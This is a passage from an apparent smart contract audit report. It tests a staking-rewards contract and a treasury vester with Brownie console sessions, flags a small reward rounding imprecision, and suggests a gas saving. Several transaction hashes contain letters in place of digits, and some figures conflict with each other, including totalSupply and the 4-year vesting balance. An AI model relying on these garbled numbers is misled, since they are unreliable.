Rewards are allocated based on both pool weights and the % of staked tokens in each reward pool. As both users here got the 100% of the tokens in their respective pools, and the pools have the same weights, they receive the same amounts as intended.

4.11 STAKINGREWARDS CONTRACT

The contract StakingRewards is based on this Synthetixio contract with some differences:

1. StakingRewards is Ownable.
2. rewardsDuration is set to 1 day instead of 7.
3. Implements a new function called stakeWithPermit(uint256 amount, uint deadline, uint8 v, bytes32 r, bytes32 s)

StakingRewards implements the following getter functions:

- totalSupply()
- balanceOf(address account)
- lastTimeRewardApplicable()
- rewardPerToken()
- earned(address account)
- getRewardForDuration()

And the following external/public functions:

- stakeWithPermit(uint256 amount, uint deadline, uint8 v, bytes32 r, bytes32 s)
- stake(uint256 amount)
- withdraw(uint256 amount)
- getReward()
- exit()
- notifyRewardAmount(uint256 reward) (onlyOwner)
- recoverERC20(address tokenAddress, uint256 tokenAmount) (onlyOwner)
- setRewardsDuration(uint256 _rewardsDuration) (onlyOwner)

All the external functions that perform a transfer are protected with the nonReentrant modifier following the check-effects-interactions pattern.

All the view functions are working as expected.

_totalSupply and _balance are updated every time someone calls stake or withdraw function:

```
>>> stakingRewards.totalSupply()
100000000000000012345
>>> lpToken.transfer(user2.address, 12345)
Transaction sent: 0xe6aa5a492eb2a9a1696083 1b5815de014e748d29bb421043db930e28335f837a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  Png.transfer confirmed   Block: 13390397   Gas used: 55674 (0.83%)

<Transaction '0xe6aa5a492eb2a9a1696083 1b5815de014e748d29bb421043db930e28335f837a'>
>>> lpToken.approve(stakingRewards.address, 12345, {'from': user2})
Transaction sent: 0x07df4f20bdf464e25ff45a2715132406ee9b68dd3130648dba9f84f63a9c943b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13390398   Gas used: 45538 (0.68%)

<Transaction '0x07df4f20bdf464e25ff45a2715132406ee9b68dd3130648dba9f84f63a9c943b'>
>>> stakingRewards.stake(12345, {'from': user2})
Transaction sent: 0x7ee71e5e6027879928876a9b8fbdbad344a4a1f1190dd728dab9586ed4cc2a76
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13390399   Gas used: 101756 (1.51%)

<Transaction '0x7ee71e5e6027879928876a9b8fbdbad344a4a1f1190dd728dab9586ed4cc2a76'>
>>> stakingRewards.totalSupply()
100000000000000012345
>>> stakingRewards.withdraw(345, {'from': user2})
Transaction sent: 0x6dc63a93bd9fda6b6cdaf5dff2b243bc64455adfa1955e2014cafee8b382777
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.withdraw confirmed   Block: 13390400   Gas used: 96572 (1.44%)

<Transaction '0x6dc63a93bd9fda6b6cdaf5dff2b243bc64455adfa1955e2014cafee8b382777'>
>>> stakingRewards.totalSupply()
100000000000000012000
```

It is not possible to withdraw an amount higher than the balance as, thanks to SafeMath, the operation would revert in the line #100: _balances[msg.sender] = _balances[msg.sender].sub(amount);

The function lastTimeRewardApplicable will return the minimum value between the current block.timestamp and the periodFinish variable:

```
>>> stakingRewards.lastTimeRewardApplicable()
1633866114
>>> chain.time()
1633866053
```

The functions rewardPerToken and earned were also tested, see TEST 1.

Finally, in the calculation of the rewards we have detected some imprecision. In this case the staker will receive 6400 reward tokens less than what he actually deserved:

```
>>> vestAmount = 10000000000000000000
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0x0c9778a9e0b0afd6599267302532110f7aebc93a15bf2e839b3038dc2723e45a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13390394   Gas used: 55734 (0.83%)

<Transaction '0x0c9778a9e0b0afd6599267302532110f7aebc93a15bf2e839b3038dc2723e45a'>
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0xeebdc77a65d079d784c232d8288467bc6cb4096ac8f0675e0a044d152bf27c42
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  StakingRewards.notifyRewardAmount confirmed   Block: 13390395   Gas used: 33501 (0.50%)

<Transaction '0xeebdc77a65d079d784c232d8288467bc6cb4096ac8f0675e0a044d152bf27c42'>
>>> stakingRewards.rewardRate()
115740740740740
>>> vestAmount/86400
115740740740740e16
>>> stakingRewards.getRewardForDuration()
9999999999999993600
>>> 115740740740740*86400
9999999999999993600
>>> (vestAmount/86400) * 86400
9999999999999993600
```

This has been flagged in the vulnerability - IMPRECISION IN REWARD DISTRIBUTION as a low impact as the imprecision is very low compared to the total reward amount.

TEST 1: CALLING GETREWARD FUNCTION MULTIPLE TIMES

In this test, we tried to call getReward multiple times and see if the total amount of PNG reward tokens received were the same than if we just had waited for the reward period (86400 seconds/1 day) to be completed and called the getReward function once:

```
>>> vestAmount = 100000000000000000000 # 1000 x e18
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0xd4b1d71ba4537dd619031a5b93aa49d24b8803f693ed84265910f8e9778ac302
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13390829   Gas used: 55734 (0.83%)

<Transaction '0xd4b1d71ba4537dd619031a5b93aa49d24b8803f693ed84265910f8e9778ac302'>
>>> output.redd("png.balanceOf(stakingRewards.address) -> " + str(png.balanceOf(stakingRewards.address)))
png.balanceOf(stakingRewards.address) -> 100000000000000000000
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0x84733b9704aa07a573d4dcfbaed24b7b48d0ea0b1aad20c417b79a9f5677b8f0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  StakingRewards.notifyRewardAmount confirmed   Block: 13390830   Gas used: 33501 (0.50%)

<Transaction '0x84733b9704aa07a573d4dcfbaed24b7b48d0ea0b1aad20c417b79a9f5677b8f0'>
>>> chain.sleep(10000)
>>> chain.mine(1)
13390831
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 11589120370370702900
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0x015d375c12c299c73fbad2b231078f4b153067b5870394a0c656b28b2454355e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.getReward confirmed   Block: 13390832   Gas used: 85960 (1.28%)

<Transaction '0x015d375c12c299c73fbad2b231078f4b153067b5870394a0c656b28b2454355e'>
>>> output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) -> 11658564814814814700
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 0
>>> chain.sleep(10000)
>>> chain.mine(1)
13390833
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 11605324074074739900
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0xd6bfe453f429b206b644d80f9011db27bbb3e39e3d42cd76bb1eb2505e05aa3b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  StakingRewards.getReward confirmed   Block: 13390834   Gas used: 70960 (1.06%)

<Transaction '0xd6bfe453f429b206b644d80f9011db27bbb3e39e3d42cd76bb1eb2505e05aa3b'>
>>> output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) -> 23313657407407072500
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 0
>>> chain.sleep(90000)
>>> chain.mine(1)
13390835
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 76686342592592521000
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0x50bfe921b62ce7b63e95b3b4654842af912be8ca1829573c5522244d74efda98
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  StakingRewards.getReward confirmed   Block: 13390836   Gas used: 70999 (1.06%)

<Transaction '0x50bfe921b62ce7b63e95b3b4654842af912be8ca1829573c5522244d74efda98'>
>>> output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) -> 99999999999999993500
```

TEST 2: REWARDS WITH MULTIPLE ACCOUNTS

We performed this test to check if the rewards were being assigned correctly to multiple stakers. In this case staker1 had staked 100000000000000000000 tokens and staker2 200000000000000000000, which means that staker2 should be receiving x2 the amount of PNG reward tokens than staker1:

```
>>> stakeAmount = 100000000000000000000 # 100 x e18
allowAmount = 100000000000000000000 # 100 x e18
vestAmount = 100000000000000000000 # 1000 x e18
actualAmount = 99999999999999993600
>>> lpToken.transfer(user1.address, allowAmount)
Transaction sent: 0xc4c400207541adb2938fec6b228126f8bc7a6d6ac1d4428d4750e9d9f55349d3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  Png.transfer confirmed   Block: 13390964   Gas used: 55734 (0.83%)

<Transaction '0xc4c400207541adb2938fec6b228126f8bc7a6d6ac1d4428d4750e9d9f55349d3'>
>>> lpToken.transfer(user2.address, allowAmount * 2)
Transaction sent: 0xcb16efcab6eb5a92fe611538a6f4232dd7b3e08e3e1f092c1af9587ba0ceac07
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13390965   Gas used: 55734 (0.83%)

<Transaction '0xcb16efcab6eb5a92fe611538a6f4232dd7b3e08e3e1f092c1af9587ba0ceac07'>
>>> lpToken.approve(stakingRewards.address, allowAmount, {'from': user1})
Transaction sent: 0x46d15b4e249a3a220d9631909fcba389c1e4fe1ace7b9a7301f5d2518e111ad1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13390966   Gas used: 45598 (0.68%)

<Transaction '0x46d15b4e249a3a220d9631909fcba389c1e4fe1ace7b9a7301f5d2518e111ad1'>
>>> lpToken.approve(stakingRewards.address, allowAmount * 2, {'from': user2})
Transaction sent: 0x30aaf7f7180330a933b115a7c86da7923fd4a0005df1f79f70b1c67e8d28f86e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13390967   Gas used: 45598 (0.68%)

<Transaction '0x30aaf7f7180330a933b115a7c86da7923fd4a0005df1f79f70b1c67e8d28f86e'>
>>> stakingRewards.stake(stakeAmount, {'from': user1})
Transaction sent: 0xd330e9a3954f0cccb4741a030f60c7c87759f8e01fb6913343397bb0626ade18
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13390968   Gas used: 96328 (1.43%)

<Transaction '0xd330e9a3954f0cccb4741a030f60c7c87759f8e01fb6913343397bb0626ade18'>
>>> stakingRewards.stake(stakeAmount * 2, {'from': user2})
Transaction sent: 0x16627746a079e6eb654d279a69b238c3b839514d5f74e2effcf3ab4d06ddbe54
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13390969   Gas used: 58383 (0.87%)

<Transaction '0x16627746a079e6eb654d279a69b238c3b839514d5f74e2effcf3ab4d06ddbe54'>
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0x6f4e948786296079217ad7d052ce1f4a13f64191479798d8dfda42f88b45d7825
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  Png.transfer confirmed   Block: 13390970   Gas used: 55734 (0.83%)

<Transaction '0x6f4e948786296079217ad7d052ce1f4a13f64191479798d8dfda42f88b45d7825'>
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0xf16826a829e40733353c7e25516e979c90c315a0ba1751f38472001a8ecb2312
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  StakingRewards.notifyRewardAmount confirmed   Block: 13390971   Gas used: 33501 (0.50%)

<Transaction '0xf16826a829e40733353c7e25516e979c90c315a0ba1751f38472001a8ecb2312'>
>>> timeToFinishPeriod = stakingRewards.periodFinish() - chain.time()
>>> chain.sleep(timeToFinishPeriod)
>>> chain.mine(1)
13390972
>>> output.redd("stakingRewards.earned(owner) -> " + str(stakingRewards.earned(owner)))
output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
output.redd("stakingRewards.earned(user2) -> " + str(stakingRewards.earned(user2)))
stakingRewards.earned(owner) -> 0
stakingRewards.earned(user1) -> 3333333333333331200
stakingRewards.earned(user2) -> 6666666666666662400
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0xf28f567f96270fc9f290b9da81963b79abb9736745dddcca658be57206b82b91
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.getReward confirmed   Block: 13390973   Gas used: 85999 (1.28%)

<Transaction '0xf28f567f96270fc9f290b9da81963b79abb9736745dddcca658be57206b82b91'>
>>> stakingRewards.getReward({'from': user2})
Transaction sent: 0x1faca5b061a6672d468c3de6870bb9f3692d63f4a907b19bc47c3fe1b21460a7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.getReward confirmed   Block: 13390974   Gas used: 77509 (1.15%)

<Transaction '0x1faca5b061a6672d468c3de6870bb9f3692d63f4a907b19bc47c3fe1b21460a7'>
>>> output.redd("png.balanceOf(stakingRewards.address) -> " + str(png.balanceOf(stakingRewards.address)))
output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
output.redd("png.balanceOf(user2.address) -> " + str(png.balanceOf(user2.address)))
png.balanceOf(stakingRewards.address) -> 6400
png.balanceOf(user1.address) -> 3333333333333331200
png.balanceOf(user2.address) -> 6666666666666662400
```

We can see the tokens are assigned correctly, although we can see how 6400 tokens remained in the contract because of the imprecision mentioned previously.

TEST 3: REWARDS WITH MULTIPLE ACCOUNTS 2

```
>>> stakeAmount = 10000000000000000000 # 100 x e18
>>> allowAmount = 10000000000000000000 # 100 x e18
>>> vestAmount = 100000000000000000000 # 1000 x e18
>>> lpToken.transfer(user1.address, allowAmount)
Transaction sent: 0x22bd16fce2c0a062309lbac0c85cb5e1ef46e60d6f63557bb3c586fald49a2a3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  Png.transfer confirmed   Block: 13391203   Gas used: 55734 (0.83%)

<Transaction '0x22bd16fce2c0a062309lbac0c85cb5e1ef46e60d6f63557bb3c586fald49a2a3'>
>>> lpToken.transfer(user2.address, allowAmount * 2)
Transaction sent: 0x9f277c25fc48906b45128923982d1814ab56b2f987b2595217e16e0177del370
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13391204   Gas used: 55734 (0.83%)

<Transaction '0x9f277c25fc48906b45128923982d1814ab56b2f987b2595217e16e0177del370'>
>>> lpToken.approve(stakingRewards.address, allowAmount, {'from': user1})
Transaction sent: 0x7b9ecaa5fffe1952a0e3529dd7546a97d3c8f885d9ed4c1043a42b65dcfb8d45
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13391205   Gas used: 45598 (0.68%)

<Transaction '0x7b9ecaa5fffe1952a0e3529dd7546a97d3c8f885d9ed4c1043a42b65dcfb8d45'>
>>> lpToken.approve(stakingRewards.address, allowAmount * 2, {'from': user2})
Transaction sent: 0x7f8793beb21a1756ae0b3752f232029c30264f8e60167d328817c0eb44fc3c12
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13391206   Gas used: 45598 (0.68%)

<Transaction '0x7f8793beb21a1756ae0b3752f232029c30264f8e60167d328817c0eb44fc3c12'>
>>> stakingRewards.stake(stakeAmount, {'from': user1})
Transaction sent: 0x9a73f945f5032c93cc5e0bc224b0e7d696ad548bd5c87ddd18b1f1665d514157
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13391207   Gas used: 96328 (1.43%)

<Transaction '0x9a73f945f5032c93cc5e0bc224b0e7d696ad548bd5c87ddd18b1f1665d514157'>
>>> stakingRewards.stake(stakeAmount * 2, {'from': user2})
Transaction sent: 0x25d89a652cde7be7b6009e200d3baba454f706c28ea07b889752bdc31cabf9cf
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13391208   Gas used: 58383 (0.87%)

<Transaction '0x25d89a652cde7be7b6009e200d3baba454f706c28ea07b889752bdc31cabf9cf'>
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0x55b7963a73559438345d410cc2de07509fc80ef15e8926840521fc00539119d5
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  Png.transfer confirmed   Block: 13391209   Gas used: 55734 (0.83%)

<Transaction '0x55b7963a73559438345d410cc2de07509fc80ef15e8926840521fc00539119d5'>
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0xa2f2251ec9e1a443f17d30b2df020476e4aa7fc180804c359a09284133711b48
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  StakingRewards.notifyRewardAmount confirmed   Block: 13391210   Gas used: 33501 (0.50%)

<Transaction '0xa2f2251ec9e1a443f17d30b2df020476e4aa7fc180804c359a09284133711b48'>
>>> chain.sleep(10000)
>>> chain.mine(1)
13391211
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
output.redd("stakingRewards.earned(user2) -> " + str(stakingRewards.earned(user2)))
output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
output.redd("png.balanceOf(user2.address) -> " + str(png.balanceOf(user2.address)))
stakingRewards.earned(user1) -> 38599537037037036700
stakingRewards.earned(user2) -> 77199074074074073400
png.balanceOf(user1.address) -> 0
png.balanceOf(user2.address) -> 0
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0xce635f7348bf49cc128acdb817b22709e2be8db657e7e0ca984ae0e1a0644815
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.getReward confirmed   Block: 13391212   Gas used: 85960 (1.28%)

<Transaction '0xce635f7348bf49cc128acdb817b22709e2be8db657e7e0ca984ae0e1a0644815'>
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
output.redd("stakingRewards.earned(user2) -> " + str(stakingRewards.earned(user2)))
output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
output.redd("png.balanceOf(user2.address) -> " + str(png.balanceOf(user2.address)))
stakingRewards.earned(user1) -> 0
stakingRewards.earned(user2) -> 77314814814814814200
png.balanceOf(user1.address) -> 3865740740740740700
png.balanceOf(user2.address) -> 0
>>> chain.sleep(10000)
>>> chain.mine(1)
13391213
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0x6813489d007d841bca9e91d26b222d87c04ef83eab609aefd07cc5170d477af1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  StakingRewards.getReward confirmed   Block: 13391214   Gas used: 70960 (1.06%)

<Transaction '0x6813489d007d841bca9e91d26b222d87c04ef83eab609aefd07cc5170d477af1'>
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
output.redd("stakingRewards.earned(user2) -> " + str(stakingRewards.earned(user2)))
output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
output.redd("png.balanceOf(user2.address) -> " + str(png.balanceOf(user2.address)))
stakingRewards.earned(user1) -> 0
stakingRewards.earned(user2) -> 1546682098765432086O0
png.balanceOf(user1.address) -> 7733410493827160430O
png.balanceOf(user2.address) -> 0
>>> timeToFinishPeriod = stakingRewards.periodFinish() - chain.time()
>>> chain.sleep(timeToFinishPeriod)
>>> chain.mine(1)
13391215
>>> stakingRewards.getReward({'from': user1})
Transaction sent: 0x4b19f97fd847446782f1039044d735e5cfaae5cce4c2d5735a037111bfae08e3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  StakingRewards.getReward confirmed   Block: 13391216   Gas used: 70999 (1.06%)

<Transaction '0x4b19f97fd847446782f1039044d735e5cfaae5cce4c2d5735a037111bfae08e3'>
>>> stakingRewards.getReward({'from': user2})
Transaction sent: 0xa32bafe3c01a3c53db765a5e4c278d83578f19e8538f39540d9b99d9d37ece2d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakingRewards.getReward confirmed   Block: 13391217   Gas used: 77509 (1.15%)

<Transaction '0xa32bafe3c01a3c53db765a5e4c278d83578f19e8538f39540d9b99d9d37ece2d'>
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
output.redd("stakingRewards.earned(user2) -> " + str(stakingRewards.earned(user2)))
output.redd("png.balanceOf(user1.address) -> " + str(png.balanceOf(user1.address)))
output.redd("png.balanceOf(user2.address) -> " + str(png.balanceOf(user2.address)))
stakingRewards.earned(user1) -> 0
stakingRewards.earned(user2) -> 0
png.balanceOf(user1.address) -> 333333333333333331000
png.balanceOf(user2.address) -> 666666666666666662000
```

In this case we replicated the previous test but, the staker1 calling

getReward function multiple times and staker2 calling it once the reward period was completed. As we can see in the image above the output was the same.

TEST 4: SETREWARDSDURATION

In this test, we tried a common scenario that may happen which is calling setRewardsDuration once periodFinish is over and before a user has called the getReward function:

```
>>> stakeAmount = 10000000000000000000
>>> allowAmount = 10000000000000000000
>>> vestAmount = 10000000000000000000
>>> lpToken.transfer(user1.address, allowAmount)
Transaction sent: 0x8cc1069lae2f6e08a2720586defd6e6b88e8264377ee4cacf301f40a5e279293
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  Png.transfer confirmed   Block: 13395929   Gas used: 55734 (0.83%)

<Transaction '0x8cc1069lae2f6e08a2720586defd6e6b88e8264377ee4cacf301f40a5e279293'>
>>> lpToken.approve(stakingRewards.address, allowAmount, {'from': user1})
Transaction sent: 0x521d1936511bb047ae6f965adf8bda4e3262e81d283e64c09fd33a452ec52790
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13395930   Gas used: 45598 (0.68%)

<Transaction '0x521d1936511bb047ae6f965adf8bda4e3262e81d283e64c09fd33a452ec52790'>
>>> stakingRewards.stake(stakeAmount, {'from': user1})
Transaction sent: 0xf172ec716bf8e0978ab0f34becf1a705ade040795966ee17d5c59db54c466355
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13395931   Gas used: 96328 (1.43%)

<Transaction '0xf172ec716bf8e0978ab0f34becf1a705ade040795966ee17d5c59db54c466355'>
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0xbb89f9e496447d59757be6a4ad9e1e426dcfea8c09c9f55f9db2bf7f39c625cc
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13395932   Gas used: 55734 (0.83%)

<Transaction '0xbb89f9e496447d59757be6a4ad9e1e426dcfea8c09c9f55f9db2bf7f39c625cc'>
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0x49f7bce0cfed2e5716f253b4647fdde95d991695fe75083d2347b9c23b1c0812
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  StakingRewards.notifyRewardAmount confirmed   Block: 13395933   Gas used: 33501 (0.50%)

<Transaction '0x49f7bce0cfed2e5716f253b4647fdde95d991695fe75083d2347b9c23b1c0812'>
>>> timeToFinishPeriod = stakingRewards.periodFinish() - chain.time()
chain.sleep(timeToFinishPeriod)
chain.mine(1)
chain.time()
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 9999999999999993600
>>> stakingRewards.setRewardsDuration(864000) # 10 days
Transaction sent: 0x58d9abd748bb0a437ae1521fc064be21d22d7d1432c84016de85176dae3f4ad6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  StakingRewards.setRewardsDuration confirmed   Block: 13395935   Gas used: 29330 (0.44%)

<Transaction '0x58d9abd748bb0a437ae1521fc064be21d22d7d1432c84016de85176dae3f4ad6'>
>>> chain.sleep(10000)
>>> chain.mine(1)
13395936
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 9999999999999993600
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0xc1624d2490fcd1b514379b16f5be5a29c9ad5009e4ddaa35f39429a5095d18f6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  StakingRewards.notifyRewardAmount confirmed   Block: 13395937   Gas used: 59391 (0.88%)

<Transaction '0xc1624d2490fcd1b514379b16f5be5a29c9ad5009e4ddaa35f39429a5095d18f6'>
>>> chain.sleep(10000)
>>> chain.mine(1)
13395938
>>> output.redd("stakingRewards.earned(user1) -> " + str(stakingRewards.earned(user1)))
stakingRewards.earned(user1) -> 10115833333333322800
```

The initial reward of the users remain stored and then, once the owner of the contract calls notifyRewardAmount, the new rewards are added on top of the unclaimed ones, as expected.

GAS RECOMMENDATION

As updateReward(address account) modifier is present in 5 different functions we suggest to make it an internal function. The reason is that using the modifier that code will be inserted for each function it is included in. If it is used 5 times, as in this case, the same code

will be written 5 times into the deploy code. On the other hand, as an internal function the code will only be added once into the deploy code.

In the picture below we can appreciate the gas reduction in 1556941 - 1487370 = 69571 GWEI:

```
>>> stakingRewards = owner.deploy(StakingRewards, png.address, lpToken.address)
Transaction sent: 0x27860175d2dcad18d8fa2700b70bbb81a5e92a9e9ff3a044aa009b2085aaee0b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 10
  StakingRewards.constructor confirmed   Block: 13384654   Gas used: 1556941 (23.16%)
  StakingRewards deployed at: 0x2beF5Ed020d5BdEE178B07d1AD8D48D545c4EC53

>>> stakingRewardsInternal = owner.deploy(StakingRewardsInternal, png.address, lpToken.address)
Transaction sent: 0xcfaa59466125ce72e1946e913935e8c23380aee450e01182a9bdaa7cc6741ece
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  StakingRewardsInternal.constructor confirmed   Block: 13384655   Gas used: 1487370 (22.13%)
  StakingRewardsInternal deployed at: 0xA8e96F5e2989819F1EC17b4b3Cd1Bb1dcC597851

>>> ETHPrice_09_October_2021 = 3608.36
>>> TxSavedGasCost = 69571
>>> AverageGasPrice_09_October_2021 = 126.37
>>> GasFee = 69571 * 126.37
>>> GasFee
8791687.27
>>> TotalCostSaved = 0.008791687270000001 * 3608.36
>>> TotalCostSaved
31.723572677577206
```

4.12 TIMELOCK CONTRACT

The Timelock contract is the standard Compound Finance Timelock contract.

4.13 TREASURYVESTER CONTRACT

The TreasuryVester contract is used to manage the release of PNG tokens. The contract contains the following functions:

- function startVesting()external onlyOwner: Used to enable the distribution of PNG tokens.
- function setRecipient(address recipient_)external onlyOwner: Used to set the recipient of those tokens.
- function claim()external nonReentrant returns (uint): Used to claim the PNG tokens.

Our manual testing focused here in checking that the PNG token amounts being distributed in the different halving periods were correct. This is the Brownie script code we used:

Listing 42

```
png.transfer(treasuryVester.address, 512000000000000000000000000)

treasuryVester.setRecipient(user1.address)
treasuryVester.startVesting()

i = 0
while (i < 1460):
    i = i + 1
    chain.sleep(86400)
    chain.mine(1)
    treasuryVester.claim({'from': user1})
```

And as we can see below this is the balance of user1 after the first halving period:

```
  TreasuryVester.claim confirmed   Block: 13399201   Gas used: 66797 (0.99%)

Transaction sent: 0x77ca93f5d94eaa30c90b170f790bc2eddc37f82b3ea8cd2fcc32b2b4409010f6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1458
  TreasuryVester.claim confirmed   Block: 13399203   Gas used: 66797 (0.99%)

Transaction sent: 0x20ac5c820a08abbe872b5bc0ffbf97e5aff4ed41446816dd4da7b273816c1431
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1459
  TreasuryVester.claim confirmed   Block: 13399205   Gas used: 51797 (0.77%)

>>> output.redd("png.balanceOf(user1.address) after 4 years -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) after 4 years -> 255999998900000000000000
```

The balance is 256M PNG tokens as expected. Then, after entering a new

halving period, we can see how the tokens received after 1 day were decreased from ~175K to ~87K:

```
>>> output.redd("png.balanceOf(user1.address) after 4 years -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) after 4 years -> 255999998900000000000000000
>>> chain.sleep(86400)
>>> chain.mine(1)
13399208
>>> treasuryVester.claim({'from': user1})
Transaction sent: 0xcb622292c3cf9f04d243d88a52235626f0277c4673641ldc531e3e9b9e073530
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1460
  TreasuryVester.claim confirmed   Block: 13399207   Gas used: 72455 (1.08%)

<Transaction '0xcb622292c3cf9f04d243d88a52235626f0277c46736411dc531e3e9b9e073530'>
>>> output.redd("png.balanceOf(user1.address) after 4 years and 1 day -> " + str(png.balanceOf(user1.address)))
png.balanceOf(user1.address) after 4 years and 1 day -> 256087670132500000000000000
>>> 256087670132500000000000000 - 255999998900000000000000000
87671232500000000000000
```

It is worth mentioning that in order for the halving period to be finished, claim function should be called 1460 times as the variable nextSlash is only decreased when calling this function. This means that, in the case that a user calls claim after 4 years, he will only receive ~175K tokens, instead of the 256M PNG tokens corresponding to the 4 years. And he will have to call every 24h that claim function for the next 1459 days to get to receive the 256M PNG tokens and step into the next halving period. The gas costs of calling this function 1460 times in the Ethereum main net is $48k:

```
>>> treasuryVester.claim({'from': user1})
Transaction sent: 0xcb622292c3cf9f04d243d88a52235626f0277c4673641ldc531e3e9b9e073530
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1460
  TreasuryVester.claim confirmed   Block: 13399207   Gas used: 72455 (1.08%)

>>> ETHPrice_09_October_2021 = 3608.36
>>> claimGasCost4years = 72455 * 1460
>>> claimGasCost4years
105784300
